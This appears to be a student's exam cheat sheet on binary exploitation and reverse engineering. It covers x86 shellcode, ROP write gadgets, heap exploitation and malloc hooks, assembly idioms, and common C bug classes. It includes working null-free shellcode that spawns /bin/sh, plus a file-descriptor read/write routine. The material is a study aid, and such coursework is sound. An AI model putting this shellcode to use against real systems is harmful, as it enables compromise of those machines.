Exam Cheat Sheet
Exploitation
Shellcode
Launch /bin/sh (no null bytes)
25 bytes
xor eax, eax
push eax
push 0x68732f2f    ; //sh
push 0x6e69622f    ; /bin
mov ebx, esp
push eax

push SYS_execve
pop eax
xor ecx, ecx
xor edx, edx

int 0x80
Read/Write to FD
56 bytes
; create 16 byte buffer on stack
push 0x61616161
push 0x61616161
push 0x61616161
push 0x61616161

; Read
mov eax, 0x03
mov ebx, 1000 ; fd
mov ecx, esp  ; buf
mov edx, 20   ; count

int 0x80

; Write
mov eax, 0x04
mov ebx, 1
mov edx, 20

int 0x80
ROP
Write Primative
At some point, you may need to write to somewhere in memory, and then reference this address (e.g. if you need a pointer to a string).
- Find a
rwmemory segment (objdump -t binary | grep bss) - Find a gadget of the form
mov [e?x], e?x; ret;- This gadget can be used to write data from second register into the address pointer to in the first register
Heap
Exploit Checklist
- Use After Free
- Double Free
- Heap Buffer Overflow
- Use of Uninitialised Memory
Controlling Malloc Behaviour
malloc_hookandfree_hookare function pointers that can be changed at runtime (i.e. if you want to use your own malloc implementation)
/* __malloc_hook */
void *function (size_t size, const void *caller)

/* __free_hook */
void function (void *ptr, const void *caller)
Heap Data Structures
struct malloc_chunk {

  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;                /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize;       /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
Visualisation:
- Note: the ‘Red’ region is the data chunk. When the chunk is allocated, the data will overwrite this region

Source: Azeria Labs
Reverse Engineering
Data and Control Patterns
Arrays & Structs
- The size of offset constants and register usage can provide information about the size of the data structures in the array/struct.
- Structs are usually accessed via an offset into the struct (e.g.
[eax+4h]). The first item in the struct will just be at the address of the struct
Modular Arithmetic
Calculating the modulo from the magic number:
- m = 232 / magic number
- If the line
sar edx, argexists, multiply m by 2arg
Examples:
| Modulo | Assembly | 232 / Magic Number |
|---|---|---|
| 6 |  |
5.9999… |
| 7 |  |
1.7499… |
| 9 |  |
4.4999… |
x86 Architecture
Registers
 Source: flint.cs.yale.edu/cs421/papers/x86-asm/asm.html
Flags
Subset of relevant flags
| Flag | Purpose |
|---|---|
CF |
Carry |
PF |
Parity |
ZF |
Zero |
SF |
Sign |
Instructions
Frequent, Obscure and confusing instructions
| Instruction | Purpose |
|---|---|
cmp a1, a2 |
Result = a2 - a1 (so if equal, zero flag set) |
test a1, a2 |
a1 AND a2 (so if equal, result is NOT zero - zero flag clear). Commonly used to test whether a value is zero (since test a, a sets ZF iff a = 0) |
imul a1 |
Signed Multiply. With one operand, multiplies a1 with the value in EAX. Result is stored in EDX:EAX. |
lea & mov with [] dereferencing |
The square brackets are equivalent to dereferencing a pointer (i.e. *). So mov eax, [ebx] will move the value pointed to by the address ebx into eax). Common arithmetic trick: lea eax, [ebx*4] will move the result of the ebx*4 expression into eax. |
sar a1 |
Part of the ‘Shift’ family. Shift Arithmetic Right. SAR sets the most significant bit to correspond to the sign bit of the original value. |
Source Code Auditing
Bug Classification
- Bad API Usage
- Incorrect arguments
- E.g. mixing up arguments for
memset()resulting in writing to 0 memory locations!
- E.g. mixing up arguments for
- Use of Dangerous Functions
gets()is just bad (buffer overflow)strcpy()andstrcat()are just bad (buffer overflow)strncpy()does not add a null terminatorprintf()format strings
- Incorrect arguments
- Logic Bugs
- Paths in the program that lead to privileged access of some kind that were unintended
- Data Types and Type ~Conversion~ Confusion
- Integer Overflows
- Implicit Type Conversions resulting in overflow/underflow
- Pointer Arithmetic
- Race Conditions
- Heap Vulnerabilities:
- Use After Free
- Malloc return value not checked (allocate/use null!)
- Double Frees